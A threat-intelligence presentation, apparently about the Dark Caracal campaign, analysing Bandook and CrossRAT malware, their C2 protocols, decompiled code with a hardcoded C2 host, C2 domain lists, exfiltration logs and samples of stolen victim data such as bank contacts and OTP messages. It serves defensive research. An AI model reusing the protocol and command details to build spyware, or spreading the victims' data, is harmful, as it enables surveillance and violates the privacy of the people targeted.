0012FE64 dd offset aNtunmapviewofs              ; "NtUnmapViewOfSection"
0012FE68 dd offset aKernel32_dll_1              ; "kernel32.dll"
0012FE6C dd offset aNtdll_dll                   ; "ntdll.dll"
```

- All malware related WinAPI strings encrypted and base64 encoded, bandook decrypts them at runtime.
- Then the second stage is encrypted and stored in a binary resource with an 8 character name.
- The resource binary is decrypted and injected into the IEXPLORE.exe process using a technique called **process hollowing**
- Second stage packed with a custom version of **UPX**

Windows C2 Servers



ancmax[.]com	sabisint[.]com
planethdx[.]com	megadeb[.]com
mecodata[.]com	roxsoft[.]net
globalmic[.]net	flexberry[.]com
kaliex[.]net	opwalls[.]com
axroot[.]com	

Control panels for multiple campaigns using various malware that included

- IRIS RAT
- Bandook
- Arcom RAT

We found these servers hosting exfiltrated desktop content.

Bandook – C2 Communication

CaptureScreen	DeleteFileFromDevice	DeleteAutoFTPFromDB	CompressArchive	StealUSB
Init	CopyMTP	ExecuteTV	GenerateReports	StartFileMonitor
ClearCred	ChromeInject	ExecuteAMMY	GetWifi	SendFileMonLog
GetCamlist	DisableChrome	DDOSON	StartShell	GetUSBMONLIST
SendCam	RarFolder	ExecuteTVNew	GetSound	GetFileMONLIST
StopCam	SendUSBList	getkey	SplitMyFile	StopUSBMonitor
Uninstall	SignoutSkype	SendMTPList	GetAutoFTP	SearchMain
SendStartup	StopSearch	SendMTPList2	GrabFileFromDevice	PutFileOnDevice
StopFileMonitor	SendinfoList	EnableAndLoadCapList	DisableMouseCapture	AddAutoFTPToDB

Bandook – C2 Communication

- Plaintext TCP to the C2
- Base64 encoded, suffixed with the string “&&&”
- Same string delimiter used in Pallas mobile malware
- Decodes to something like

-
  ```
  @0000~!18128~!192.168.1.82~!610930~!EFFuser~!Seven~
  !0d 0h 3m~!0~!4.1~!21/04/2017~!0~!0~!0~!0~!~!0~!0--
  ~!None~!0~!
  ```

CrossRAT

- New malware family
- Version 0.1 released March 2017
- Limited Features
- Written in Java
- Cross platform targets:
  Windows, OS X, and Linux
- No obfuscation or Packing
- Installs itself for persistence
- No exploits used

CrossRAT C2 Communication

- Communicates with C2 over plaintext TCP
- Custom protocol, similar to bandook and pallas

```
5287249f-caa2-4b66-850c-
49eedd46cf47$#@@0000$#@192.168.1.16$#@Windows
7$#@6.1$#@EFFuser^585948$#@0.1$#@GROUP2$#@&&&
```

CrossRAT – C2 Communication

```
public final class k {
    public static boolean a = false;

    // Hardcoded C2 Information
    public static String b = "flexberry.com"; // C2 Server
    public static int c = 2223; // C2 Port

    public static String d = "$#@"; // Argument delimiter
    public static String e = "^!@"; // delimiter within arguments
    public static UUID f;
    public static String g;
    public static Preferences h;
    public static String i = "0.1"; // Version Number
    public static String j = "GROUP2"; // Campaign name
```

CrossRAT – C2 Communication


```
 // Client response prefixes
    public static String w = "@0000"; // client hello
    public static String x = "@0001"; // heartbeat response
    public static String y = "@0002"; // List of system root
directories
    public static String z = "@0003"; // Status message for file
manager connect,
    public static String A = "@0004"; // Status message for file
manager connect,
    public static String B = "@0005"; // List of files on system
    public static String C = "@0006"; // End list of files on system
...
```

CrossRAT - Commands

```
 // Server command prefixes
    public static String m = "@0000"; // Enumerate root directories on the
system. 0 args
    public static String n = "@0001"; // Enumerate files on the system. 1 arg
    public static String o = "@0002"; // Create blank file on system. 1 arg
    public static String p = "@0003"; // Copy File. 2 args
    public static String q = "@0004"; // Move file. 2 args
    public static String r = "@0005"; // Write file contents. 4 args
    public static String s = "@0006"; // Read file contents. 4 args
...
```


DEVICE LOCATION & DATA EXFILTRATION

Geo-locating Devices




Client	Protocol	VHost	Request
[redacted]	http/1.1	www.example.com:443	GET /oldb/add.php?ac=chkcm1&uid=[redacted]&pr=111111111111
[redacted]	http/1.1	www.example.com:443	GET /oldb/add.php?ac=chkcm1&uid=[redacted]&pr=111111111111
[redacted]	http/1.1	www.example.com:443	GET /wp9/add.php?ac=chkcm1&uid=[redacted]&pr=101111111111
[redacted]	http/1.1	www.example.com:443	GET /oldb/add.php?ac=chkcm1&uid=[redacted]&pr=111111111111
[redacted]	http/1.1		
[redacted]	http/1.1	www.example.com:443	POST /oldb/upload.php?test=[redacted]&op=0&rn=no&extra=bla
[redacted]	http/1.1	www.example.com:443	GET /oldb/add.php?ac=chkcm1&uid=[redacted]&pr=111111111111
[redacted]	http/1.1	www.example.com:443	GET /oldb/add.php?ac=chkcm1&uid=[redacted]
[redacted]	http/1.1	www.example.com:443	GET /wp7/add.php?ac=chkcm1&uid=[redacted]
[redacted]	http/1.1	www.example.com:443	GET /oldb/add.php?ac=chkcm1&uid=[redacted]
[redacted]	http/1.1		

Geo-locating Devices




Data Breakdown




Split of exfiltrated content on adobeair.net

Data Breakdown



- SMS Messages
- Call Records
- Contacts
- Images
- Authentication Accounts
- Bookmarks & Browsing History
- Installed Applications
- Audio Recordings
- Wi-Fi Details
- WhatsApp, Telegram and Skype DB's
- Legal and Corporate Documentation
- File and Directory Listings

Exfiltrated Data - Examples




يمنحك فيسبوك إمكانية التواصل مع الأشخاص ومشاركة ما تريد معهم.


إنشاء حساب في فيسبوك

مجاني، وسيبقى مجاني دائمًا.

- Desktop screenshots
- Skype Logs & DBs
- Personal Photos
- iPhone backups
- Corporate and Legal Documentation




Contact Name	Number/Data	Times Contacted	Last Time Contacted
Jordan Bank	[redacted]	0	
[redacted] Bankirs	[redacted]	5	2017-03-04
[redacted] Home	[redacted]	37	2017-07-15
[redacted] Home [redacted] Home	[redacted]	1	2017-02-12
[redacted] / Audi Bank	[redacted]	2	2016-10-26
[redacted] Bank UNB Loan	[redacted]	0	
[redacted] Procurment Department	[redacted]	0	
[redacted] Technical Department	[redacted]	1	2016-03-21
Audi Bank [redacted]	[redacted]	0	
[redacted] Qatar Central Bank	[redacted]	0	
AUE [redacted] Marketing Department	[redacted]	0	
Bank Audi [redacted]	[redacted]	13	2016-12-13
[redacted] USA Home Sales Agent	[redacted]	0	
[redacted] / Dubai Islamic Bank / Home Finance Dept	[redacted]	0	
[redacted] Al Bank	[redacted]	0	
Home [redacted]([redacted])	[redacted]	0	
Lebanon [redacted] Bank Audi	[redacted]	3	2016-11-21
Home	[redacted]	9	2017-06-22
Standard Chartered Bank [redacted] Visa Card Infiniti	[redacted]	63	2016-10-05
USA [redacted] Citizens Bank	[redacted]	2	2016-07-19



CUSTOMER CODELIST FOR SHIPPING DETAILS

CODE	CUSTOMER NAME	SHIPPER	CONSIGNEE	NOTIFY PARTY	PORT OF DISCHARGE	ADDITIONAL DETAILS
1	[redacted]	[redacted]	[redacted]	SAME AS CONSIGNEE	CONAKRY, GUINEE	
		.. CARTONS CIGARETTES "CIF CO[illegible]				
2	[redacted]	[redacted]	TO ORDER	[redacted]	LOME, TOGO/COTONOU	[redacted]
		(WHEN VENT AU NIGER, PUT FULL NAME AND ADDRESS OF DGT.)				
		(IF VENT AU NIGER WE REQUIRE COO)	"CARGO IN TRANSIT TO NIGER"			
3	[redacted]	[redacted]	[redacted]	SAME AS CONSIGNEE	FREETOWN, SIERRA LEONE	[redacted]
4	[redacted] (ALL WITH GHANA HEALTH WARNING)	[redacted]		[redacted]	TEMA, GHANA	
5	[redacted]	[redacted]		SAME AS CONSIGNEE	PORT SAID, EGYPT	[redacted]
		"GOODS INTRANSIT VIA SALLOUM LAND PORT TO LIBYA"				
6	[redacted] (ENGLISH &	[redacted]		SAME AS CONSIGNEE	LOME/TEMA/COTONOU	[redacted]

Exfiltrated Data - Examples



eBlom : Your A/C 004[redacted]balance has dropped below the Floor Limit
19:41


eBlom You can log in to your account [redacted]using OTP[redacted]valid till [redacted]2017
19:41

Dear Customer, Aramex will get your ADCB shipment AWB 4[redacted] Visit my address.aramex.com with PIN [redacted] to arrange delivery & get a chance to win an iPad 4 every month. For assistance contact [redacted]
12:10

[redacted] is your Facebook confirmation code #fb
09:33


[redacted] is your Facebook confirmation code #fb
09:33

[redacted] is your Facebook confirmation code #fb
07:09


An overview of exfiltrated data from the Android campaigns can be seen in the figure below.

INFRASTRUCTURE


Overview



Domain	Links / Connection to Dark Caracal
adobeair[.]net	Shared C2 server / Exfiltrated data server
secureandroid[.]info	Blackmarket "Android App Store"
tweetsfb[.]com	Watering hole, Facebook groups, used to phish c
fbarticles[.]com	Phishing domain linked by WHOIS (op13)
Arablivenews[.]com [EXPIRED]	WHOIS (op13)
Nancyrazzouk[.]com [EXPIRED]	WHOIS (nancyrazzouk)
Arabpublisherslb[.]com	WHOIS (nancyrazzouk)
flexberry[.]com	94[.]229[.]70[.]7 (Windows)
planethdx[.]com	94[.]229[.]70[.]7 (Windows)

YOUR INFRASTRUCTURE RUNS A VERY PARTICULAR SET OF SERVICES
I WILL USE THAT TO FIND YOU ... AND DIRBUSTER YOU
imgflip.com

Primary Command and Control




XAMPP for Windows

- Press I
- Use Bro
  from the
- If the de
  created
- After ex
- To insta
  use the

Destination folder

C:\

Installation progress

